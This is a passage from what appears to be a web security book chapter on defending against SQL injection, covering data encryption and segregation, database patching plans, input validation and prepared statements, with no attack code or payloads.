Hash algorithms are not reversible; they don't preserve the input string. They suffice for protecting passwords, but not for storing and retrieving items like personal information, medical information, or other confidential data.

Separate data into categories that should be encrypted and does not need to be encrypted. Leave sensitive at-rest data (i.e. data stored in the database and not currently in use) encrypted.

SQL injection exploits that perform table scans won't be able to read encrypted content.We'll return to password security in Chapter 6: *Breaking Authentication Schemes*.

Segregating Data

Different data require different levels of security, whether based on internal policy or external regulations. A database schema might place data in different tables based on various distinctions. Web sites can aggregate data from different customers into individual tables. Or the data may be separated based on sensitivity level. Data segregation can also be accomplished by using different privilege levels to execute SQL statements. This step, like data encryption, places heavy responsibility on the database designers to establish a schema whose security doesn't negatively impact performance or scaleability.

Stay Current with Database Patches

Not only might injection payloads modify database information or attack the underlying operating system, but some database versions are prone to buffer overflows exploitable through SQL statements. The consequence of buffer overflow exploits range from inducing errors to crashing the database to running code of the attacker's choice. In all cases up-to-date database software avoids these problems.

Maintaining secure database software involves more effort than simply applying patches. Since databases serve such a central role to a web application the site's owners approach any change with trepidation. While software patches should not induce new bugs or change the software's expected behavior, problems do occur. A test environment must be established in order to stage software upgrades and ensure they do not negatively impact the web site.

This step requires more than technical solutions. As with all software that comprises the web site an upgrade plan should be established that defines levels of criticality with regard to risk to the site posed by vulnerabilities, expected time after availability of a patch in which it will be installed, and an environment to validate the patch. Without this type of plan patches will at best be applied in an ad-hoc manner and at worst prove to be such a headache that they are never applied.

SUMMARY

Web sites store ever-increasing amounts of information about their users, users' habits, connections, photos, finances, and more. These massive datastores present appealing targets for attackers who wish to cause damage or make money by maliciously accessing the information. While credit cards often spring to mind at the mention of SQL injection any information has value to the right buyer. In an age of organized hacking, attackers will gravitate to the information with the greatest value via the path of least resistance.

The previous chapters covered hacks that leverage a web site to attack the web browser. Here we have changed course to examine an attack directed solely against the web site and its database: SQL injection. A single SQL injection attack can extract the records for every user of the web site, regardless of whether that user is logged in, currently using the site, or has a secure browser.

SQL injection attacks are also being used to spread malware. As we saw in the opening description of the ASProx botnet, automated attacks were able to infect tens of thousands of web sites by exploiting a simple vulnerability. Attackers no longer need to rely on buffer overflows in a web server or spend time crafting delicate assembly code in order to reach a massive number of victims or obtain an immense number of credit cards.

For all the negative impact of a SQL injection vulnerability the countermeasures are surprisingly simple to enact. The first rule, which applies to all web development, is to validate user-supplied data. SQL injection payloads require a limited set of characters in order to fully exploit a vulnerability. Web sites should match the data received from a user against the type (e.g. integer, string, date) and content (e.g. e-mail address, first name, telephone number) expected. The best countermeasure against SQL injection is to target its fundamental issue: using data to rewrite the grammar of a SQL statement. Piecing together raw SQL statements via string concatenation and variable substitutions is the path to insecurity. Use prepared statements (synonymous with *parameterized statements* or *bound parameters*) to ensure that the grammar of a statement remains fixed regardless of what user-supplied data are received.

This type of vulnerability is overdue for retirement—the countermeasure is so simple that the vulnerability's continued existence is distressing to the security community. And a playground and job security for the hacking community. The vulnerability will dwindle as developers learn to rely on prepared statements. It will also diminish as developers turn to "NoSQL" or non-SQL based datastores, or even turn to HTML5's Web Storage APIs. However, those trends still require developers to prevent grammar injection-style attacks against queries built with JavaScript instead of SQL. And developers must be more careful about the amount and kind of data placed into the browser. As applications become more dependent on the browser for computing, hackers will become as equally focused on browser attacks as they are on web site attacks.